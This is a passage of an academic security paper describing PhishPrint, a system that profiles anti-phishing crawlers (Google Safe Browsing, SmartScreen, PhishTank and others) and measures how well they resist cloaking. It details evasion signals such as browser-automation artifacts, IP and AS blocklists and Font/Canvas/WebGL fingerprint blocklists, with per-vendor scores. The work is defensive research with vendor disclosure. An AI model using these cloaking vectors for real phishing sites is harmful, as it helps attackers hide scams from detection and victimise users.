2. Measurements: We deployed *PhishPrint* in a 70-day longitudinal study to evaluate 23 crawlers individually and more than 80 crawlers cumulatively. Analysis of the data led us to new cloaking weaknesses and attack vectors against the crawler ecosystem (*Crawler Artifacts and Real Browser Anomalies*, *AS and Fingerprint Blocklists*) which we confirmed through user studies and phishing experiments. We also devised a simple metric named *Cloaking Vector Defense Score* to compare these weaknesses in order to help in the prioritization of fixes.
3. Impact: In order to address these weaknesses, we suggested concrete mitigation measures in areas of crawler and reporting infrastructures. We also performed a thorough vulnerability disclosure with all crawler entities eliciting their positive feedback and remedial actions.

We also state that we are willing to share our *PhishPrint* codebase selectively with all security researchers and concerned industry members to enable further evaluation studies on the security crawler ecosystem.

2 System Description




Figure 1: PhishPrint: System Overview

Our *PhishPrint* system is made up of two modules (see Fig. 1). The main module is the *Profiling Module* which uses a large number of benign websites ④ to collect and analyze sensitive profiling information from security crawlers and find any cloaking defense weaknesses. These weaknesses can then be harnessed to devise cloaking attack vectors. The

efficacy of these attack vectors can then be verified with the *Attack Module* which uses an array of simulated phishing websites (8) for this.

The working of the *Profiling Module* begins with the *Token URL Generator* (1) whose job is to periodically generate unique, never-before-seen URLs that will be given as tokens to various crawlers. The URLs are also stored in a database (5). Although each URL is unique, they all point to a single *Profiling Website* (4) server that we maintain. As previously discussed, we use unique subdomains of a single TLD+1 domain for generating these URLs. The mapping between the token URLs and the web server instance was set up with the help of wildcard DNS records and `.htaccess` rewrite rules.

The *Web Scan Requestor* (2) receives URLs periodically from the Token URL Generator and reports them to different crawlers (3) as potential "phishing URLs". We went through an elaborate process to find a comprehensive list of security crawlers that can be supported by the requestor module. Firstly, we included crawlers such as Google Safe Browsing (GSB) and Microsoft SmartScreen which power the URL blocklists of most web browsers covering millions of users. We also added support for crawlers such as PhishTank, APWG, and ESET which along with GSB and SmartScreen have all been studied in previous research [37]. Further, we went through the list of URL scanning services hosted by VirusTotal [11] and included 17 additional crawlers that have a publicly accessible reporting interface. To our knowledge, none of these have been studied previously. We also tested various communication applications such as e-mail clients and social media apps with token URLs to see if we could find evidence of any crawlers being employed by these vendors. In this process, we discovered that Microsoft employs a crawler to pre-scan all URLs received by its Office 365 customers using the Outlook e-mail service [1]. Given that Office 365 is a hugely popular application with a current subscriber base of more than 250 million people [10], we also included it as a candidate to be evaluated bringing the total list of crawlers to 23[1] (listed in 1st column of Table 1). The Web Scan Requestor module is built to use different methods such as Selenium-based browser automation code, emails as well as direct web API calls in order to send periodic phishing URL reports to the 23 crawlers.

After receiving the reports, the crawlers will visit the token URLs. As already noted, all these URLs point to a single web server hosting a Profiling Website (4). We designed this website to be able to extract browser fingerprints of any visitor without requiring any user interaction. For this, we adapted (with permission) the fingerprinting code developed and used for the *AmIUnique* project [2, 29]. Apart from serving as a reliable cross-browser compatible codebase, their project also allowed us to be able to evaluate the specificity of some attack vectors we derive on a large scale as will be shown in later sections. The fingerprints extracted are: Canvas, JS-based Font and WebGL fingerprints (code in Appendix D) and `Navigator` object properties. The web server will store all the extracted fingerprints, the client's IP address and the HTTP request headers in the database.

After eliciting a suitable number of crawls over an extended period of time, we can ascribe the collected fingerprint data and HTTP metadata to different crawlers by using the token URLs as a common factor (5). We can then conduct a thorough analysis of the cloaking defenses of specific crawlers (6). This allows us to derive different cloaking attack vectors (7). The cloaking vectors can then be evaluated using the *Attack Module*. The module contains an array of evasive simulated phishing websites that are bootstrapped to use the derived cloaking vectors. It is important to note that some of these cloaking vectors rely on blocklists that need to stay up-to-date in order to remain continually effective. As a result, in order to use these kinds of cloaking vectors, the *Profiling Module* needs to continue to run throughout the run time of the *Attack Module*. More details about the setup of the phishing websites are discussed in §4.

We used PHP, Python and JavaScript for building all the above described modules with about 20K lines of code. In the interest of making a real impact in improving the security architecture of crawlers, we plan to release our code to vetted academic researchers as well as concerned members of the industry upon request. However, we are abstaining from making a public release of our code in order to deter risks of possible abuse of the system by malicious actors.

3 Profiling Security Crawlers

We setup *PhishPrint* to run on our University network. We registered a domain under the `.com` TLD for our *Profiling Websites*. As described in §2, our system was setup to collect and analyze profiling data from 23 different crawlers (Table 1). We ran the system for a period of 10 weeks beginning in the 2nd week of January 2020. We collected the data for a total period of 77 days (until the last week of March) in order to allow sufficient time for any delayed crawls that might be initiated from some crawlers. During this period, *PhishPrint* reported 12 token URLs as fake phishing reports daily to each of the 23 crawlers (Ethical considerations are discussed in §6). These reports were sent in two hour intervals of time throughout to all the crawlers. As a result, we reported a total of 840 token URLs to most crawlers[2] over the deployment period.

[1] We also discovered that some media applications such as Slack and Facebook Messenger scan our token URLs. However, we do not consider them as security crawlers as they were clearly identifying themselves with the `User-Agent` headers akin to search engine bots.

[2] Forcepoint, FortiGuard and GSB are the only exceptions. Forcepoint has a reporting limit of 5 URLs per day restricting us to 350 submitted URLs. Due to intermittent technical issues on both server and client sides, we could only report 777 and 612 URLs to FortiGuard and GSB respectively.

3.1 Analysis and Cloaking Vectors

The above mentioned setup allowed us to collect sensitive profiling data from multiple crawlers over the 10-week period. We analyzed the data to find crawler weaknesses and derive relevant cloaking vectors. The profiling data we collected for this project can be divided into these 3 categories: *browser anomalies*, *network data* and *advanced browser fingerprints*.

In this section, we will describe how the profiling data from the 3 areas was analyzed and what cloaking vectors were derived as a result. Before this, it is helpful to first establish some terminology relating to cloaking attack vectors. Regardless of the type of profiling data being used, cloaking vectors used by attackers trying to evade crawlers can fall into one of two classes: *Anomalies* and *Blocklists*. We will describe these two classes below:

Anomaly cloaking vectors capitalize on the characteristic anomalous behaviors exhibited by crawlers when visiting candidate websites. These vectors can be created after finding any anomalies in the requests being made by crawlers that strongly indicate the fact that they are not from a potential human victim. For example, consider a HTTP request made by a crawler with a headless browser's `User-Agent`. Attackers can block all such requests to avoid detection without blocking any potential victims as no victim will use a headless browser. Thus, by definition, all these vectors work with high specificity.

Blocklist cloaking vectors rely on some specific fingerprints known to be associated with crawlers (such as from *PhishPrint*'s profiling data) in order to create a blocklist for the operation of cloaking websites. For example, if there are a set of specific IP addresses that Google uses for its GSB crawlers, they can then be made part of a blocklist attack vector to evade GSB.

Blocklist vectors differ from anomaly vectors in two key aspects. Firstly, many blocklists need continuous updating in order to be effective. For example, if a crawler keeps changing its IP addresses, then the corresponding blocklists need to be updated by the attackers. This is not the case with anomaly vectors which rely on some specific crawler idiosyncrasies that are overlooked by the crawlers and hence remain fixed. Secondly, blocklists might block some potential victims. So, their specificity needs to be taken into account by attackers before using them. For example, if an attacker simply blocks all /24 subnets of IP addresses seen from a crawler and if that crawler was using a residential proxy to route its requests, then such a blocklist could potentially cause a lot of false positives for the attacker. On the other hand, anomaly vectors are all very specific as already discussed.

We will now discuss the three areas of profiling data we analyzed in our study along with the associated cloaking vectors that we derived and their novelty aspects.

3.1.1 Browser Anomalies

The first area of profiling data we consider focuses on how closely the client code used by a crawler resembles that of a real browser. We observed several anomalies in the web browsers used (or pretending to be used) by the crawlers. We categorize these into 3 different anomaly vectors and discuss them here.

JS Execution Anomaly Vector. The first anomaly we discovered was the inability of a few crawlers to execute some simple JavaScript code. For this, we checked whether or not a crawler is capable of executing a test function that is passed to `Window.setInterval()` method. This is very similar to the `onload` event-based cloaking vector used in [37] (see Appendix C for details). However, it is to be noted that many crawlers are good at executing such simple JS code and hence this serves as a baseline against which can measure the efficacy of more sophisticated cloaking vectors.

Real Browser Anomaly Vector. We designed our profiling website to ship out fingerprints (specifically: Font, Canvas and WebGL fingerprints; code in Appendix D) to the database without requiring any user interaction. We verified that this website is cross-platform compatible by manually testing it with most used web browsers such as Chrome 79, Firefox 71, Safari 11, Edge 44 and IE 11 on Windows (Vista, 7 and 10), macOS, Linux (Ubuntu), iOS and Android platforms. During this process, as and when required, polyfill Javascript libraries were used to maintain compatibility with older web browsers (such as IE) that do not fully support some APIs such as Canvas. Thus, our thorough testing ensured that the most commonly used web browsers will all ship us fingerprints as soon as they visit our website. However, we observed that many crawlers were unable to ship out their fingerprints as the fingerprinting code fails to run in their "browsers" although many of them do successfully execute the simpler JS code mentioned previously. This is highly likely due to the failure of crawler vendors in setting up robust JS-execution environments to support all advanced web APIs such as `Canvas` [20] and `WebGL` [21]. We refer to this as a *Real Browser* anomaly.

To our knowledge, no other previous research has attempted to do such analysis against security crawlers[3].

Crawler Artifacts Anomaly Vector. We discovered a few anomalies when manually analyzing the HTTP requests headers and `navigator` objects we collected from the crawlers. For some crawlers, we saw that the `navigator.useragent` value does not match the `User-Agent` header. Similarly, `navigator.platform` does not always match the platform indicated in the `User-Agent` header. For example, it was common to see cases where the `User-Agent` header indicates a Windows platform, but the `navigator.platform` indicates a Linux platform. Similarly, we saw a number of cases where the `User-Agent` bears *indicators of automation* such as `curl`, `phantomjs`, `headless` etc. Further, we also found discrepancies in the values of `navigator.webdriver`. This is a Boolean field that indicates whether a web browser is being driven by browser automation software such as Selenium. While for most web browsers the default value of this field in

[3] The "Real Browser" vector described in [37] is synonymous with the JS Execution Anomaly we discussed.

a non-automated browser is set to `false`, in Chrome it is set to `undefined`. In this regard, we noticed that in some crawlers, `navigator.webdriver` was being set to `false` even though the `User-Agent` indicated a Chrome browser. This is a clear anomaly and shows that the property had been tampered with.

We note that previous works have used similar techniques in a more elaborate fashion to defeat privacy-protecting browsers and extensions [46] and ad network blockages [45]. [26] also found several such artifacts by studying in-the-wild bot detection scripts. However, in our study, we measure these anomalies as weaknesses of security crawlers and apply them for cloaking.

3.1.2 Network Data

For this part of the analysis, we focused on the IP addresses used by the crawlers for initiating web requests to *PhishPrint*. We collected these addresses during our deployment period and crafted **IP Blocklist Vectors**. Thus, we were able to mine a blocklist cloaking vector from *PhishPrint*'s data. Note that real-world attackers tend to use massive blocklists made of IP addresses for building phishing sites [38]. Hence, it is very important to measure how well crawlers are doing (both specifically as well as cumulatively) in defending against this vector. The performance of crawlers against *in-the-wild* IP blocklists has been studied before [37]. However, the highly scalable nature of *PhishPrint* now allows us to directly collect a large amount of network infrastructure data and then analyze and compare this across an extensive set of security crawlers. In addition, we also mapped the collected IP addresses to their associated countries in order to measure the geolocation variety of the network infrastructure setup by the crawlers.

AS Blocklist Vector. Upon analyzing the Autonomous System (AS) names of the collected IP addresses, we also discovered that many crawlers are housing their crawlers in IP address spaces that can be mapped to web or cloud hosting companies (such as Amazon, DigitalOcean) or the organizations related to the crawlers themselves (such as Google, Microsoft, BitDefender, Cisco). We were able to make a list of 66 such AS names. We refer to this as an *AS Blocklist*. As it is unlikely for a potential victim to be visiting an attacker's website from such IP addresses, an attacker can easily use as AS Blocklist to evade crawlers.

AS Blocklist is a hybrid between anomaly and blocklist cloaking vectors. Similar to anomaly vectors, it is based on an anomaly and is relatively static as it is unlikely for offending crawlers to frequently change their network infrastructure between different cloud networks. On the other hand, similar to other blocklist vectors, it takes extensive data collection efforts to construct lists like this as there a myriad number of web hosting entities. Further, if the blocklist is poorly constructed and includes AS names of victim IP spaces, then there could be specificity issues as with other blocklist vectors. We empirically demonstrate that this is not the case with *AS Blocklist* with a large-scale user study later (§4.2).

Prior works have utilized AS level features to escape malware sandboxes [51]. In this study, we applied similar techniques to study security crawler evasion.

3.1.3 Advanced Browser Fingerprints

Recent privacy-oriented studies such as [17, 22] have shown Canvas, WebGL and Font list (obtained via JS) fingerprinting to be among the most discriminatory identifiers. As a further testament to this, these browser fingerprints have also been used to develop authentication schemes [13, 27]. At the same time, privacy researchers have also shown that such fingerprints are not easy to defend against and require elaborate measures [24, 31, 41, 50]. Given this, there is a high potential for developing an effective cloaking vector if crawlers do not take adequate measures to defend against these fingerprinting techniques. Hence, we wanted to analyze these fingerprints after we collected them from crawlers. Snippets of the fingerprinting code we use are listed in Appendix D. For both Canvas and WebGL fingerprints (both first introduced in [34] and later used in [22]), the code draws a hidden image on the webpage and a cryptographic hash of that image is produced to be used as a fingerprint. For font fingerprinting, a simple trick first proposed in [36] and later used in [22] is used to detect the list of 1043 fonts that are installed in the client using JavaScript. A cryptographic hash of the font list serves as the font fingerprint for the client.

Our analysis showed that the entire crawler ecosystem exhibits very little dynamism across these three fingerprints. To capitalize on this, we propose a blocklist cloaking vector. For this, we follow the approaches of prior studies [22, 29] and use a tuple of the three fingerprints: `<Font, Canvas, WebGL>` (or `<F,C,W>`) in order to effectively combine their individual fingerprinting capabilities. In the rest of this paper, we refer to this compound fingerprint as "fingerprint" for brevity. Our proposed **`<F,C,W>` Fingerprint Blocklist Vector** for this simply stores all `<F,C,W>`s seen from crawlers in the past to aid future evasion. As this is a blocklist vector, we will perform multiple measurements to verify its specificity.

3.2 Profiling Analysis Results

In this section, along with an overview of the profiling data we collected during the 10-week study, we will present measurements indicating the performance of the crawlers against the six cloaking vectors we introduced previously. All these results are presented in Table 1 where the 1st column lists all the crawlers we studied.

VT Sharing. During analysis and investigation, we found that 8 crawlers have shared their token URLs with VirusTotal [11] (VT). This sharing has taken place at varying degrees. Malwares and Quttera have shared more than 99.5% of their URLs with VT, while Bitdefender and PhishTank have shared about 10 and 30% of their URLs with VT. VT hosts more than 80 crawlers that begin scanning the uploaded URLs almost immediately. As a result, all such VT-shared URLs need to be considered separately. For this, we created a "virtual crawler" named "VT Ecosystem" and consider all VT-shared URLs

exclusively here. We treat this virtual crawler as equivalent to other crawlers in the rest of this paper. Since Malwares and Quttera shared most of their URLs with VT, no meaningful specific analysis can be made for these crawlers. Hence, we avoid their individual rows in the table and just show them as part of the VT ecosystem. It is to be noted that due to the large number (80) of crawlers hosted on VT (including 18 of our 23 crawlers), the VT ecosystem can be considered as a cumulative representative of the entire crawler ecosystem.

The 2nd column shows the number of URLs submitted (discussed in §3.1), the number of URLs scanned by the crawlers and the number of URLs shared with VT by each crawler. Overall, in the 10 week period, we submitted about 18,532 *token* URLs (with distinct domain names) to all the 23 crawlers. In terms of crawl back rates, most of the crawlers did well with many of them visiting more than 90% of the submitted URLs. A notable exception is Norton which visited only 53 of the submitted URLs. The total number of URLs submitted to VT by other crawlers was 803. The 3rd column describes the number of URLs remaining to be analyzed after we excluded the VT URLs. It also lists the number of sessions established for the analyzed URLs indicating the total number of visits made. While crawlers from PhishTank and Scumware establish 50 to 100 sessions for each analyzed URL, some others such as GSB, SmartScreen and Forcepoint visit each URL only once or twice. Overall, as many as 348,516 sessions were established for scanning 18,532 distinct URLs we submitted. The 4th column shows the median of time deltas between the first crawl time and the URL submission time for URLs submitted to each crawler. Some crawlers such as Fortinet and SmartScreen have a slow average response time whereas many others including GSB, Outlook take only a few seconds.

CVD Scores. In order to compare the performance of all the crawlers across the six cloaking vectors, we need an intuitive performance metric. For this, we devised a simple metric called *Cloaking Vector Defense Score (CVD score)*. The CVD score can be computed for any given crawler (say, W) and a cloaking vector (say, V). Assume that we reported x URLs to W and it scanned y of them (ignoring the VT-shared URLs) during our entire study. We conduct an *a posteriori analysis* of all the y URLs to determine how many of them were visited *at least once* by a crawler that *does not* exhibit the weakness associated with V. If such a number is z, we report the CVD score of the pair (W,V) as $\frac{z}{y} \times 100$.

Doing this a posteriori analysis for an anomaly vector is straightforward as we simply need to determine *if at least one* of the many requests a URL might receive does not exhibit the anomaly being considered. However, in the case of blocklist vectors, we will need the respective blocklists in order to make this determination for a given request. We build this blocklist dynamically using all the historic data collected from the crawler prior to the current request. For example, in order to determine if a request r at time t can be blocked by a blocklist vector V, we use all prior requests to the crawler before t to build a blocklist and see if the current request can be blocked by such as blocklist. If it does, we determine this to be a *weak* request and do not consider it.

From the above, we can see that the CVD score, by definition, reflects *the chance (as a %) of a given crawler to successfully defend against a given cloaking vector.* Columns 5 to 10 show the CVD scores of the crawlers over the six vectors we described previously. We use red, yellow and green colors in the table to show the bad (<33), moderate($33-66$) and good (>66) scores respectively.

Anomalies. Column 5 shows that the CVD scores for JS Execution Anomaly vector are good all across the spectrum of crawlers. This demonstrates a positive evolution from the situation in [37] which showed that only 1 of the 5 studied crawlers had good score. More such evolutionary changes in crawlers have been described in Appendix C. On the other hand, many crawlers seem to be failing in handling the Real Browser Anomaly vector that we developed (Column 6). The only notable exceptions to this are APWG and the VT ecosystem. We noticed that GSB, for example, completely fails to support the WebGL API in many of its crawlers. Some other notable failures are Outlook, Avira and Forcepoint that did not visit even a single submitted URL with a Real Browser. The overall combined CVD score of all crawlers in this respect is thus only 35.2 which shows a lot of scope for improvement. A positive result is that most vendors seem to have some crawlers that do not carry Crawler Artifacts Anomalies (Column 7). However, all crawlers from AlienVault and Avira have an anomalous `navigator.webdriver` property which was causing all their visits to be easily evadable.

IP-Blocklist. The CVD scores for IP-Blocklist vector along with the number of distinct IP addresses of source requests and the countries they are associated (# CCs) with is in Column 8. We note that as many as 11 crawlers make their visits from less than 20 distinct IP addresses even though they visit hundreds of domains forming thousands of sessions across time. Crawlers from AlienVault and OpenPhish visit only from 1 or 2 IP addresses. A control experiment reported that this situation persists even when doing repeated reports from diverse sources (§3.2.2). On the other hand, URLs submitted to some crawlers including GSB, Outlook, PhishTank and APWG are scanned by a large number of distinct IP addresses. For PhishTank, this number is as high as 4096 IP addresses (spread over 51 countries) for the 579 URLs we analyzed. Figure 2 charts the growth of the distinct number of IP addresses we have seen across the days of our experiment. The graphs shows a near-linear growth for APWG and GSB indicating the greatest diversity in IP addresses. SmartScreen shows an interesting IP infrastructure growth. The number of IP addresses was 1 for the first 50 days of the experiment but has risen to 50 in the last 20 days. This indicates an infrastructure change during the last 20 days which was referred to during our vulnerability disclosure process as well. One more interesting point to note is the number of countries

① Crawlers	② # URLs Submitted / Scanned / VT Shared	③ # URLs Analyzed / # Sessions	④ Reply Time h:m:s	Browser Anomalies			Network Data			Advanced BFPs
				⑤	⑥	⑦	⑧		⑨	⑩
				JSE-A Score	RB-A Score	CA-A Score	# IPs / # CCs	IP-B Score	AS-B Score	# <F,C,W>s / #F - #C - #W (FCW-B Score)
AlienVault	840 / 837 / 0	837 / 2354	0:00:16	99.5	18.9	0	1 / 1	0.1	0	2 / 1-2-2 (0.2)
APWG	840 / 839 / 0	839 / 4658	0:00:10	100	99.5	99.8	2726 / 8	99.1	62.9	6 / 7-7-3 (0.6)
Avira	840 / 837 / 0	837 / 2082	0:50:27	92.1	0	0	70 / 3	8.4	43.0	0 / 0-0-0 (0)
Badware	840 / 837 / 0	837 / 837	0:00:08	99.8	0	100	1 / 1	0.1	100	0 / 0-0-0 (0)
Bitdefender	840 / 542 / 67	475 / 3918	4:16:10	97.9	40.2	97.3	62 / 10	9.1	79.6	46 / 46-38-12 (9.3)
Dr.Web	840 / 836 / 0	836 / 846	0:00:22	79.8	0	0	15 / 3	1.8	71.8	0 / 0-0-0 (0)
ESET	840 / 764 / 0	764 / 987	3:35:02	99.7	17.9	100	12 / 2	1.4	99.9	6 / 3-6-3 (0.8)
Forcepoint	350 / 295 / 0	295 / 295	0:00:24	85.1	0	45.8	1 / 1	0.3	100	0 / 0-0-0 (0)
FortiGuard	777 / 764 / 8	756 / 4590	0:00:46	97.1	9.4	100	19 / 3	2.0	12.7	27 / 25-25-8 (3.4)
Fortinet	840 / 772 / 5	767 / 4495	11:45:36	98.8	5.9	100	2 / 2	0.3	7.4	12 / 12-11-6 (1.6)
GSB	612 / 591 / 0	591 / 775	0:00:04	99.2	23.9	100	619 / 83	94.4	90.9	2 / 2-2-2 (0.3)
SmartScreen	840 / 822 / 0	822 / 1133	2:58:11	99.8	44.0	77.6	50 / 2	2.6	100	17 / 13-8-5 (1.7)
Norton	840 / 53 / 0	53 / 69	0:31:42	86.8	13.2	88.7	19 / 3	34.0	98.1	1 / 1-1-1 (1.9)
Notmining	840 / 838 / 0	838 / 1675	0:00:10	84.3	0	0	1 / 1	0.1	0	0 / 0-0-0 (0)
OpenPhish	840 / 835 / 0	835 / 4928	1:00:02	99.8	59.6	100	2 / 2	0.1	0	1 / 1-1-1 (0.1)
Outlook	840 / 672 / 0	672 / 676	0:00:18	98.7	0	100	535 / 1	79.5	0	0 / 1-1-0 (0)
PhishTank	840 / 838 / 259	579 / 45976	0:00:10	100	82.2	100	4096 / 50	93.4	100	51 / 55-69-19 (7.4)
Scumware	840 / 633 / 2	631 / 29537	0:25:47	100	80.0	100	1643 / 59	82.9	100	27 / 37-32-5 (3.0)
Sophos	840 / 793 / 0	793 / 2170	0:01:47	97.6	3.5	91.2	26 / 3	2.0	100	3 / 2-3-1 (0.4)
Sucuri	840 / 830 / 0	830 / 2488	0:00:09	87.2	0	100	837 / 70	100	96.6	0 / 0-0-0 (0)
ZeroCERT	840 / 840 / 462	378 / 1152	0:05:11	100	0.5	100	3 / 1	0.8	100	1 / 2-2-1 (0.3)
VT Ecosystem	2483 / 2465 / -	2465 / 232875	0:04:18	99.9	98.8	100	7795 /76	82.1	99.8	101 / 111-97-21 (3.1)
All	18532 / 16730 / 803	16730 / 348516	0:01:15	96.3	35.2	77.4	15394 /113	33.4	65.6	204 / 182-162-36 (1.1)
Best Score	-	-	-	100	99.5	100	-	99.1	100	9.3

Table 1: Details of 70-day profiling study including CVD scores for the six cloaking vectors
The scores are color-coded: red for <33, yellow for $33-66$ and green for >66.
JSE-A: JS Execution Anomaly; **RB-A:** Real Browser Anomaly; **CA-A:** Crawler Artifacts Anomaly;
#IPs: Crawler IP Addresses; **#CCs:** Country Codes; **IP-B:** IP Blocklist; **AS-B:** AS Blocklist;
#<F,C,W>s: Font/Canvas/WebGL fingerprint tuples; **#F:** Font fingerprints; **#C:** Canvas fingerprints;
#W: WebGL fingerprints; **FCW-B:** <F,C,W> Fingerprint Blocklist;

associated with the IP addresses. APWG is an interesting example, in that even though they employ 2726 IP addresses, they are all associated with only 8 countries which makes a country-based cloaking vector feasible for targeting victims outside those 8 countries. The CVD scores demonstrate a very polarized situation with roughly half the crawlers having very good scores >80 and half having very bad scores <10.

AS-Blocklist. Many crawlers including Outlook and AlienVault showed bad AS-Blocklist CVD scores. Outlook in particular, was using crawlers that were all housed in a Microsoft IP space and is hence evadable despite using a large number of IPs for visiting the URLs. The same is the case with FortiGuard, Avira and OpenPhish who were using common cloud and web hosting companies for housing their crawler bots. On the other hand, there were several crawlers such as PhishTank and GSB that performed well in this respect.

<F,C,W> Fingerprint Blocklist. Column 10 shows the the number of distinct <F,C,W> fingerprints and the individual Font, Canvas and WebGL fingerprints collected from the crawlers. It also shows the <F,C,W> Fingerprint Blocklist CVD scores considering the fingerprint tuple. Despite scanning 16,730 distinct domains and initiating 348,516 HTTP sessions over 70 days, we see that the crawlers collectively only had 204 distinct <F,C,W> fingerprints including 162 Canvas and 182 Font fingerprints. These numbers can be put into perspective by seeing that a prior study [22] has collected as many as 78K distinct Canvas FPs and 17K distinct Font FPs over a 6-month period with the help of a few regional websites[4]. Further, we can also notice these crawlers used as many as 15,394 distinct IP addresses in total. This shows that while many vendors are actively trying to change their network infrastructure fingerprints, little is being done to vary the advanced browser fingerprints.

Inspecting the individual rows, we can see that even vendors that invested a lot into their network infrastructure such as GSB and APWG only have a handful of distinct <F,C,W>s (2 and 6). Note that 7 crawlers have a 0 score in combating the Real Browser Anomaly cloaking vector. This means their browsers are not even capable of running the fingerprinting code and hence we did not collect any <F,C,W>s from them. Some crawlers such as PhishTank, Bitdefender and the VT ecosystem fare slightly better with 51, 46 and 101 distinct

[4]This study did not include *AmIUnique*'s current WebGL FP implementation. Further, our experiments showed they are the least specific of the 3 fingerprints §3.2.1. Hence, we avoid discussing WebGL fingerprints here. However, we do use these as part of the <F,C,W> tuple as already described.




Figure 2: Growth of distinct IP addresses and fingerprints in *PhishPrint database* for different crawlers

values of <F,C,W>s. However, these still not seem to be sufficient as demonstrated by their fingerprint CVD scores. Bitdefender's score although the highest among all crawlers is still only 9.3. This means that more than 90% of the token URLs would have evaded detection from Bitdefender using the <F,C,W>s as a simple blocklist. It is also interesting to see the growth rate graphs of distinct Font, Canvas fingerprints collected by *PhishPrint*. While the IP addresses had an almost linear growth for many crawlers (such as GSB and APWG), the Font and Canvas fingerprint growth rates present a completely opposite picture. As GSB has only 2 such fingerprints that were used from day 1, the graph is just a flat line. For APWG, PhishTank and Bitdefender, the growth rate is very low in the last 30 days. This indicates the high likelihood of a successful blocklist cloaking vector which we will demonstrate later §4. SmartScreen has only 17 <F,C,W>s for its 822 URLs. The growth rate for these is in a step-wise fashion with long flat lines indicating again the utility of a blocklist cloaking vector.

Further, this best score of 9.3 remains in very stark contrast with best scores for the other five cloaking vectors as shown in the final row of the table. This shows that while the other cloaking vectors are being well handled by at least some crawlers, *advanced fingerprints such as <F,C,W>s present a grave cloaking weakness that seems to be affecting all the entities in the crawler ecosystem.*

3.2.1 Specificity of Advanced Fingerprints

As we are proposing to use <F,C,W>s as a blocklist for evasion, their specificity needs to be established as already discussed. We accomplished this by collecting a set of <F,C,W>s from crawlers and measuring how common they are among internet users. For this, we re-deployed *PhishPrint* on 3 days spread evenly over September 2020. We collected all <F,C,W>s from 5 crawlers (listed in Fig. 3)[5] by sending 12 token URLs each day to each of the 5 crawlers. It is to be noted that 35 of these 180 URLs (including 34 PhishTank URLs) were shared with VirusTotal immediately, thereby soliciting crawls from many of the 80 VT crawlers similar to the longitudinal study. At the end of each day, we waited for a

BFP	#	Unique	Median	75%	95%	Max	Sum
Font	53	20	0.0009%	0.042%	2.16%	12.46%	25.46%
Canvas	46	11	0.0034%	0.07%	1.57%	2.17%	10.47%
WebGL	16	1	0.081%	2.09%	5.53%	11.47%	25.63%

Table 2: Specificity of Crawler Fingerprints




Figure 3: CDF plots showing the prevalence (in %) of crawler fingerprints among 467K web users. Solid markers indicate fingerprints that were also found in the 10-week study[7]

24 hour period and then sent the collected fingerprints to AmIUnique project's API [2]. This allowed us to directly measure the percentage of AmIUnique visitors who have the same Font, Canvas or WebGL fingerprints. Each time we made a query, the API would look up the data of visitors in the past 90 days[6]. As our 3 querying days are spread across a one-month period, the datasets of visitors against which our fingerprints were compared on each day is different. Among the 3 datasets, the smallest dataset is made up of 467,696 visitors.

Table 2 summarizes the results of all our queries. In total, we collected and queried 53 Font, 46 Canvas and 16 WebGL fingerprints. Interestingly, we noticed that many crawlers continued to carry the same BFPs as the ones we saw in our longitudinal study despite the 6-month difference in time. For example, all fingerprints collected from APWG and

[5] We chose these 5 crawlers based on fingerprint diversity and popularity. We limited to only these as our prior agreement with AmIUnique project developers (our data source) limited us to only 100 fingerprint look-ups. We will show in §4.2 that these crawlers are mainly responsible for most fingerprint collisions with users.

[6] Canvas and Font fingerprints are relatively stable for a user with a median lifetime of more than 9 months [47].

[7] For some crawlers such as PhishTank and Bitdefender the markers on the y-axis refer to multiple fingerprints. In these cases, if at least one of those fingerprints was found in the previous study, we marked that point solid.

Config	# Sessions	#IPs	# <F,C,W>
SR	954	291	10
DRR	799	188	10
Similarity	-	0.046	0.54

Table 3: Results of Diverse Repeated Reporting Experiment

SmartScreen were already seen in the previous study. In total, 71.3% of fingerprints were already collected previously. The table shows the distribution of prevalence (in %) of the 3 fingerprints and the graphs in Fig. 3 break this data down by each crawler. Similar to results from prior privacy-oriented studies [29], this data shows that most of the fingerprints are very rare with only a handful of them being prevalent in more than 1% of the visitors. For example, as many as 20 Font fingerprints were unique and not seen among any of the visitors. The table also shows the sum of all these prevalence percentages which could be used as a direct measure of specificity if these fingerprints were individually used as cloaking vectors. For example, the lowest of these is 10.47% for Canvas thus indicating that attackers will only lose about 10.47% of potential victims if they were to use a blocklist made solely of Canvas-based crawler fingerprints as their cloaking vector. However, if they used a more specific cloaking vector such as the triplet <F,C,W>, we could expect this lost victim percentage be even lesser. Fig. 3 shows that this situation is even bleaker for individual crawlers with both APWG and GSB's Canvas fingerprints accounting for only 0.02% and 0.07% of all visitors. Thus, despite their massive network infrastructure, due to this extreme lack in the diversity of fingerprints, attackers can specifically evade these crawlers without fear of losing any potential victims.

3.2.2 Diverse Repeated Reporting Experiment

